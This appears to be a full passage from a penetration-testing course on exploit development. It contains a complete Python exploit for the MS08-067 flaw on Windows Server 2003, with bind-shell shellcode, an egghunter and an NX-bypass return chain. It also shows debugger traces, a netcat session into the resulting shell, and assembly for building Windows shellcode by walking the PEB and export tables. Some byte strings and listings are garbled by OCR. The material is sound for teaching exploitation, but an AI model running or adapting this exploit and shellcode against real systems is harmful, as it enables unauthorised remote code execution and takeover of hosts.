Searching for JMP ESP address
```

In the following exploit, we have introduced shellcode and an egghunter that will be executed after the *JMP ESP* and the *SHORT JMP*. Please refer to *Module 0x01* for more details about adjusting the shellcode size in the *MS08-067* exploit:

```
#!/usr/bin/python
from impacket import smb
from impacket import uuid
from impacket.dcerpc import dcerpc
from impacket.dcerpc import transport
import sys

print "*****"
```



```
print "***** MS08-67 Win2k3 SP2 NX BYPASS *****"
print "***** offensive-security.com *****"
print "***** ryujin&muts --- 12/08/2008 *****"
print "*****"
try:
    target = sys.argv[1]
    port = 445
except IndexError:
    print "Usage: %s HOST" % sys.argv[0]
    sys.exit()

trans = transport.DCERPCtransportFactory('ncacn_np:%s[\\pipe\\browser]!%target)
trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidto_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0')))

# /*
# * windows/shell_bind_tcp - 317 bytes
# * http://www.metasploit.com
# * EXITFUNC=thread, LPORT=4444, RHOST=
# */
shellcode = (
"\xfc\x6a\xeb\x4d\xe8\xf9\xff\xff\xff\x60\x8b\x6c\x24\x24\x8b"
"\x45\x3c\x8b\x7c\x05\x78\x01\xef\x8b\x4f\x18\x8b\x5f\x20\x01"
"\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x99\xac\x84\xc0\x74\x07"
"\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x28\x75\xe5\x8b\x5f"
"\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\xeb\x03\x2c\x8b"
"\x89\x6c\x24\x1c\x1c\x61\xc3\x31\xdb\x64\x8b\x43\x30\x8b\x40\x0c"
"\x8b\x70\x1c\xad\x8b\x40\x08\x5e\x68\x8e\x4e\x0e\xec\x50\xff"
"\xd6\x66\x53\x66\x68\x33\x32\x68\x77\x73\x32\x5f\x54\xff\xd0"
"\x68\xcb\xed\xfc\x3b\x50\xff\xd6\x5f\x89\xe5\x66\x81\xed\x08"
"\x02\x55\x6a\x02\xff\xd0\x68\xd9\x09\xf5\xad\x57\xff\xd6\x53"
"\x53\x53\x53\x53\x43\x53\x43\x53\xff\xd0\x66\x68\x11\x5c\x66"
"\x53\x89\xel\x95\x68\xa4\x1a\x70\xc7\x57\xff\xd6\x6a\x10\x51"
"\x55\xff\xd0\x68\xa4\xad\x2e\xe9\x57\xff\xd6\x53\x55\xff\xd0"
"\x68\xe5\x49\x86\x49\x57\xff\xd6\x50\x54\x54\x55\xff\xd0\x93"
"\x68\xe7\x79\xc6\x79\x57\xff\xd6\x55\xff\xd0\x66\x6a\x64\x66"
"\x68\x63\x6d\x89\xe5\x6a\x50\x59\x29\xcc\x89\xe7\x6a\x44\x89"
"\xe2\x31\xc0\xf3\xaa\xfe\x42\x2d\xfe\x42\x2c\x93\x8d\x7a\x38"
"\xab\xab\xab\x68\x72\xfe\xb3\x16\xff\x75\x44\xff\xd6\x5b\x57"
"\x52\x51\x51\x51\x6a\x01\x51\x51\x55\x51\xff\xd0\x68\xad\xd9"
"\x05\xce\x53\xff\xd6\x6a\xff\xff\x37\xff\xd0\x8b\x57\xfc\x83"
"\xc4\x64\xff\xd6\x52\xff\xd0\x68\xef\xce\xe0\x60\x53\xff\xd6"
"\xff\xd0" )

stub= '\x01\x00\x00\x00' # Reference ID
stub+= '\xac\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\xac\x00\x00\x00' # Actual count


# Server Unc -> Length in Bytes = (Max Count*2) - 4
# NOP + PATTERN + SHELLCODE (15+8+317)= 340 => Max Count = 172 (0xac)
stub+= 'n00bn00b' + '\x90'*15 + shellcode # Server Unc
stub+= '\x00\x00\x00\x00' # UNC Trailer Padding
stub+= '\x2f\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x2f\x00\x00\x00' # Actual Count
stub+= '\x41\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00' # PATH

# Pain starting... :) NX BYPASS
stub+= '\x41\x41' # PADDING
stub+= '\x1b\xa0\x86\x7c' # 0x7c86a01b JMP ESP (ntdll)
stub+= '\x41\x41\x41\x41' # PADDING
stub+= '\xeb\x1c\x90\x90' # SJMP TO EGGHUNTER 0x1c bytes = (0x20 - 0x4)
```

Must be 18 bytes  
2  
6  
10  
14

Need 18 bytes  
ESP points to line + 4





```

18 stub+=' \x41\x41\x41\x41' # PADDING
19 stub+=' \x84\x94\x80\x7c' # RET -> 0x7c809484 POP EBP RETN (ntdll .text)
stub+=' \xff\xff\xff\xff' # JUNK TO BE POPPED
stub+=' \xA2\x83\xE0\x77' # 0x77E083A2 PUSH EDI,POP EBP,RETN 0x4
# (NTMARTA .text)
stub+=' \x17\xf5\x83\x7c' # 0x7c83f517 MOV DWORD PTR SS:[EBP-4],0x2
# ntdll!LdrpCheckNXCompatibility
stub+=' \x90\x90\x90\x90' # NOPS TO EGGHUNTER
stub+=' \x90\x90\x90\x90' # NOPS TO EGGHUNTER

# EGGHUNTER 32 Bytes
egghunter = '\x33\xd2\x90\x90\x90\x42\x52\x6a'
egghunter+= '\x02\x58xcd\x2e\x3c\x05\x5a\x74'
egghunter+= '\xf4\xb8\x6e\x30\x30\x62\x8b\xfa'
egghunter+= '\xaf\x75\xea\xaf\x75\xe7\xff\xe7'

stub+= egghunter

stub+= '\x00\x00'
stub+= '\x00\x00\x00\x00' # Padding
stub+= '\x02\x00\x00\x00' # Max Buf
stub+= '\x02\x00\x00\x00' # Max Count
stub+= '\x00\x00\x00\x00' # Offset
stub+= '\x02\x00\x00\x00' # Actual Count
stub+= '\x5c\x00\x00\x00' # Prefix
stub+= '\x01\x00\x00\x00' # Pointer to pathtype
stub+= '\x01\x00\x00\x00' # Path type and flags.

print "Firing payload..."
dce.call(0x1f, stub) #0x1f (or 31)- NetPathCanonicalize Operation
print "Done! Check your shell on port 4444"

Final Exploit Source Code

```

*Handwritten notes:*  
 - Next will land back in original 18 by  
 - exception starts here

Let's set a breakpoint on the *JMP ESP* address and execute the final exploit:

```

Setting a breakpoint on JMP ESP in Windbg:
0:017> bp 0x7c86a01b
0:017> g

Firing the exploit:
root@bt # ./NX_EXPLOIT.py 10.150.0.194
*****
***** MS08-67 Win2k3 SP2 NX BYPASS *****
***** offensive-security.com *****
***** ryujin&muts --- 12/08/2008 *****
*****
Firing payload...
Done! Check your shell on port 4444

In WinDbg our breakpoint has been hit
Breakpoint 0 hit
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=7c86a01b esp=00c8f470 ebp=4141005c iopl=0 nv up ei ng nz na po nc
cs=001b ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00000282
ntdll!RtlpIntegerWChars+0x77:
7c86a01b ffe4 jmp esp {00c8f470}

```





Let's step over:

```
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f470 esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
00c8f470 eblc          jmp     00c8f48e
```

Short Jump reached, let's execute it:

```
0:010> p
eax=00000000 ebx=00c8005c ecx=00c8f474 edx=7c8285ec esi=90909090 edi=00c8f464
eip=00c8f48e esp=00c8f470 ebp=4141005c iopl=0         nv up ei ng nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000282
```


NOP SLED reached. We let the egghunter doing its job:

```
00c8f48e 90          nop
0:010> g
```

Final Exploit Session

```
Disassembly
Offset: @$scopeip
No prior disassembly possible
000a1918 90          nop
000a1919 90          nop
000a191a 90          nop
000a191b 90          nop
000a191c 90          nop
000a191d 90          nop
000a191e 90          nop
000a191f 90          nop
000a1920 90          nop
000a1921 90          nop
000a1922 90          nop
000a1923 90          nop
000a1924 90          nop
000a1925 90          nop
000a1926 90          nop
000a1927 fc          cld
000a1928 6aeb       push     0FFFFFFEBh
000a192a 4d         dec     ebp
000a192b e8f9ffff   call    000a1929
Command
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
00c8f4ae ffe7          jmp     edi {000a1918}
0:010> p
eax=6230306e ebx=00c8005c ecx=00c8f46c edx=000a1910 esi=90909090 edi=000a1918
eip=000a1918 esp=00c8f470 ebp=4141005c iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
000a1918 90          nop
```

Figure 27: Soft landing at the beginning of our shellcode



Once again we've obtained our remote shell on port 4444!

```
root@bt # nc 10.150.0.194 4444
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>
```

### Exercise

- 1) Repeat the required steps in order to return into the controlled buffer and obtain a remote shell on the vulnerable server.

### Wrapping Up

In this module we have successfully exploited the MS08-067 in a real world scenario, where hardware NX was enabled on the target server. These types of protections are very effective in mitigating software exploitation, and raise the bar needed to compromise the vulnerability. However, as we have seen in this module, under certain circumstances and conditions, these protections can be overcome.





## Module 0x03 Custom Shellcode Creation

### Lab Objectives

- Understanding shellcode concepts
- Creating Windows "handmade" universal shellcode

### Overview


"Shellcode" is a set of CPU instructions to be executed after successful exploitation of a vulnerability. The term shellcode originally was the portion of an exploit used to spawn a root shell, but it's important to understand that we can use shellcode in much more complex ways, as we will discuss in this module.

Shellcode is used to directly manipulate CPU registers and call system functions to obtain the desired result, so it is written in assembler and translated into hexadecimal opcodes.

Writing universal and reliable shellcode, especially on the Windows platform, can be tricky and requires some low level knowledge of the operating system; this is why it's sometimes considered a black art<sup>14</sup>.

---

<sup>14</sup><http://en.wikipedia.org/wiki/Shellcode>



## System Calls and "The Windows Problem"

Syscalls are a powerful set of functions which interface user space to protected kernel space, allowing you to access operating system low level functions used for I/O, thread synchronization, socket management and so on. Practically, Syscalls allow user applications to directly access the kernel keeping them from compromising the OS<sup>15</sup>.

A Shellcode's intent is to make an exploited applications behave in a manner other than what was intended by the coders. One way of doing this is to hijack a program execution flow while running shellcode and force it to make a system call. On Windows, the Native API is equivalent to the system call interface on a UNIX operating systems. The Native API is provided to user mode applications by the NTDLL.DLL library<sup>16</sup>. However, while on most UNIX OS', the system call interface is well documented and generally available for user applications, in the Native API, it is hidden from behind higher level APIs because of the nature of the NT architecture. The latter in fact, supports more operating systems APIs ( Win32, OS/2, POSIX, DOS/Win16 ) by implementing operating environment subsystems in user mode that exports particular APIs to client programs<sup>17</sup>.

Moreover, system call numbers used to identify the functions to call in kernel mode are prone to change between versions of Windows, whereas for example, Linux system call numbers are set in stone. Last but not least, the feature set exported by the Windows system call interface is rather limited: for example Windows does not export a socket API via the system call interface. Because of the above problems, one must avoid the direct use of system calls to write universal and reliable shellcode on the Windows platform.


---

<sup>15</sup>[http://en.wikipedia.org/wiki/System\\_call](http://en.wikipedia.org/wiki/System_call)

<sup>16</sup>[http://en.wikipedia.org/wiki/Native\\_API](http://en.wikipedia.org/wiki/Native_API)

<sup>17</sup>The Win32 operating environment subsystem is divided among a server process, CSRSS.EXE (Client-Server Runtime Subsystem ), and client side DLLs that are linked with user applications that use the Win32 API.





## Talking to the kernel

So if we can't use system calls, how can we talk directly to the kernel? The only option is using the Windows API exported in the form of dynamically loadable objects (DLL) that are mapped into process memory space at runtime.

Our goal is to load DLLs into process space (if not already loaded) and find particular functions within them to be able to perform tasks specific to the shellcode being coded. Again here, we are avoiding the possibility of hardcoding function addresses to make our shellcode portable across different Windows versions.


Fortunately, *kernel32.dll*, which in most of the cases is guaranteed to be mapped into process space<sup>18</sup>, does expose two functions which can be used to accomplish both of the above tasks:

- *LoadLibraryA*
- *GetProcAddress*

*LoadLibraryA* implements the mechanism to load DLLs while *GetProcAddress* can be used to resolve symbols. To be able to call *LoadLibraryA* and/or *GetProcAddress*, we first need to know the *kernel32.dll* base address and because the latter can change across different Windows versions, we need a general approach to find it.

---

<sup>18</sup>An exception is when the exploited executable is statically linked.



## Finding kernel32.dll: PEB Method

One of the most reliable techniques used for determining the base address of *kernel32.dll*, involves parsing the *Process Environment Block* (PEB).

PEB is a structure allocated by the operating system for every running process and can always be found at the address pointed by the *FS* register *FS[0x30]*. The *FS* register on Windows is special, as it always references the current *Thread Environment block* (TEB) which is a data structure that stores information about the currently running thread. Through the pointer at *FS[0x30]* to the PEB data structure, one can obtain a lot of information like the image name, the import table (IAT), the process startup arguments, process heaps and most importantly, three linked lists which reveal the loaded modules that have been mapped into the process memory space<sup>19</sup>.

The three linked lists differ in purposes and their names are pretty self-explanatory:


- *InLoadOrderModuleList*
- *InMemoryOrderModuleList*
- *InInitializationOrderModuleList*

These linked lists show different ordering of the loaded modules. Because the *kernel32.dll* initialization order is always constant, the initialization order linked list is the one we will use; in fact, by walking the list to the second entry, one can extract the base address for *kernel32.dll*.

---

<sup>19</sup>[http://en.wikipedia.org/wiki/Win32\\_Thread\\_Information\\_Block](http://en.wikipedia.org/wiki/Win32_Thread_Information_Block)





The algorithm used to find the base address of *kernel32.dll* library from PEB is very well described in [20] and [21], so let's see how this method works:

1. Use the *FS* register to find the place in memory where the TEB is located and discover the pointer to the PEB structure at the offset *0x30* in the TEB:

```
struct TEB{
    [...]
    struct _PEB* ProcessEnvironmentBlock;
    [...]
};

xor eax, eax           // eax = 0x000000
mov eax, fs:[eax+0x30] // store the address of the PEB in eax
                       // avoiding NULL values in shellcode
```

*Finding Kernel32.dll base address, Step 1*

2. Find the pointer to the loader data inside the PEB structure (PEB LDR DATA) at *0x0c* offset in the PEB:

```
mov eax, [eax + 0x0c] // extract the pointer to the loader
                       // data structure
```

*Finding Kernel32.dll base address, Step 2*

3. Extract the first entry in the *InitializationOrderModuleList* (offset *0x1c*) which contains information about the *ntdll.dll* module.


```
struct PEB_LDR_DATA{
    [...]
    struct LIST_ENTRY InLoadOrderModuleList;
    struct LIST_ENTRY InMemoryOrderModuleList;
    struct LIST_ENTRY InInitializationOrderModuleList;
};

mov esi, [eax+0x1c]
```

*Finding Kernel32.dll base address, Step 3*

<sup>20</sup>"Win32 Assembly Components" by The Last Stage of Delirium Research Group  
<http://www.dnal.gatech.edu/lane/dataStore/WormDocs/winasm-1.0.1.pdf>

<sup>21</sup>"Understanding Windows Shellcode" by skape <http://www.hick.org/code/skape/papers/win32-shellcode.pdf>



4. Move through the second entry which describes *kernel32.dll*; the base address can be found at 0x08 offset.

```
struct LIST_ENTRY{
    struct LIST_ENTRY* Flink;
    struct LIST_ENTRY* Blink;
};

    lodsd                // grab the next entry in the list
    mov edi, [eax+0x8]   // grab the kernel32.dll module base address
                        // and store it in edi
    ret                 // return to the caller
```

Finding Kernel32.dll base address, Step 4

The following ASM source code executes the logic above:

```
.386                ; enable 32bit programming features
.model flat, stdcall ; flat model programming/stdcall convention
assume fs:flat

.data                ; start data section
.code                ; start code section

start:
    sub esp, 60h
    mov ebp, esp
    call find_kernel32
find_kernel32:
    xor eax, eax
    mov eax, fs:[eax+30h]
    mov eax, [eax+0ch]
    mov esi, [eax+1ch]
    lodsd
    mov edi, [eax+08h]
    ret
end start
END
```

Finding Kernel32.dll base address ASM code

EDI has the value



We can now save the source code in an `.asm` file and compile it with `masm32`. The “`assume fs:flat`” has been inserted as the `FS` and `GS` segment registers are not needed for flat-model<sup>22</sup> (have a look at [23] for the `stdcall` directive).





Figure 28: Compiling `find_kernel32.asm`

Running the `find_kernel32.exe` from OllyDbg and setting a breakpoint at the beginning of the “`start`” procedure, we can follow the execution of our shellcode and see that, at the end of the `find_kernel32` procedure, `EDI` register contains `0x7C800000` that is the `kernel32.dll` base address.

<sup>22</sup>The `.MODEL FLAT` statement automatically generates this assumption: `ASSUME cs:FLAT, ds:FLAT, ss:FLAT, es:FLAT, fs:ERROR, gs:ERROR` so to avoid errors in “`mov eax, fs:[eax+30h]`” syntax we need to use `fs:flat`

<sup>23</sup>[http://en.wikipedia.org/wiki/X86\\_calling\\_conventions](http://en.wikipedia.org/wiki/X86_calling_conventions)



```

* OllyDbg - find_kernel32.exe - [CPU - main thread, module]
C File View Debug Plugins Options Window Help
[Icons] [Navigation] [Registers (FPU)]
00401000  > EB 00      JMP SHORT find_ker.00401002
00401002  > B9EC 60    SUB ESP,60
00401005  > B9EC      MOV EBP,ESP
00401007  > E8 00000000 CALL find_ker.0040100C
0040100C  > 32E8      XOR EAX,EAX
0040100E  > 64:0040 30  MOV EAX,DWORD PTR FS:[EAX+30]
00401012  > BB40 0C   MOV EAX,DWORD PTR DS:[EAX+C]
00401015  > BB78 1C   MOV ESI,DWORD PTR DS:[EAX+1C]
00401018  > AD       LODS DWORD PTR DS:[ESI]
00401019  > B078 03   MOV EDI,DWORD PTR DS:[EAX+8]
0040101C  > C9       RETN

```

Registers (FPU)	
EAX	00000000
ECX	0012FFB0
EDX	7C90EB94 ntdll.KiFastSystemCallRet
EDI	7FFD5000
ESP	0012FF60
EBP	0012FF64
ESI	00211E5C
EDI	7C900000 kernel32.7C900000
EIP	0040101C find_ker.0040101C

Figure 29: kernel32.dll base address in EDI register

You may have noticed that if we leave our shellcode running, the program will crash; this happens as we didn't place any "exit" function after the "ret" of our *find\_kernel32* procedure, don't worry we will fix this in next shellcode version. We also excluded instructions needed to make the shellcode compatible with Windows 98 systems for simplicity<sup>24</sup>.


Other two widely used methods to discover the *kernel32* base address are the "SEH" method and the "Top Stack" method. These methods are well explained in [20] and [21].

### Exercise

- 1) Repeat the required steps in order to find kernel32.dll base address in memory.
- 2) Take time to see how the double linked list *InitializationOrderModuleList* works in memory, using the "Follow in Dump" OllyDbg function.

<sup>24</sup>This compatibility feature is included and explained in "Understanding Windows Shellcode" paper [21]





## Resolving Symbols: Export Directory Table Method

So now we have the *kernel32* base address, but we still need to find out function addresses within *kernel32* (and others DLLs). The most reliable method used to resolve symbols, is the "Export Directory Table" method well described in [21].

DLLs have an export directory table which holds very important information regarding symbols such as:


- Number of exported symbols
- RVA of export-functions array
- RVA of export-names array
- RVA of export-ordinals array

The one-to-one connection between the above arrays is essential to resolve a symbol. Resolving an import by name, one first searches the name in the *export-names* array. If the name matches an entry with index  $i$ , the  $i^{\text{th}}$  entry in the *export-ordinals* array is the ordinal of the function and its *RVA* can be obtained by the *export-functions* array. The *RVA* is then translated into a fully functional Virtual Memory Address (VMA) by simply adding the base address of the DLL library. Because the size of shellcode is just as important as its portability, in the following method, the search by name of a symbol is made using a particular hashing function which optimizes and cuts down the string name to four bytes.

This algorithm produces the same result obtained by the *GetProcAddress* function mentioned before and can be used for every *DLL*. In fact, once a *LoadLibraryA* symbol has been resolved, one can proceed to load arbitrary modules and functions needed to build custom shellcode, even without the use of the *GetProcAddress* function.

### Export Dir Table Method

- ① Find Export Directory Table VMA (PE Signature)
- ② Get Total Number of functions exported. Store in EAX
- ③ Loop over "Export Names" Array  
For each Function Name:
  - ④ Compute hash
  - ⑤ Compare hash w/ the one pushed on stack
- if hash matches:
  - ⑥ Get "Export Ordinals" array VMA
  - ⑦ ~~Get "Export Ordinals" array VMA~~ Get function ordinal
  - ⑧ Get "Export Addresses" array VMA
  - ⑨ Get function address RVA from ordinal
  - ⑩ Get function address VMA



## Working with the Export Names Array

Let's see the *Export Directory Table Method* in action analyzing ASM code “chunk by chunk”:

```
find_function:
    pushad                                ; Save all registers
    mov  ebp, edi                          ; Take the base address of kernel32 and
                                           ; put it in ebp
    ① mov  eax, [ebp + 3ch]                  ; Offset to PE Signature VMA
    mov  edi, [ebp + eax + 78h]            ; Export table relative offset
    add  edi, ebp                          ; Export table VMA
    mov  ecx, [edi + 18h]                  ; Number of names
    ② mov  ebx, [edi + 20h]                 ; Names table relative offset
    add  ebx, ebp                          ; Names table VMA

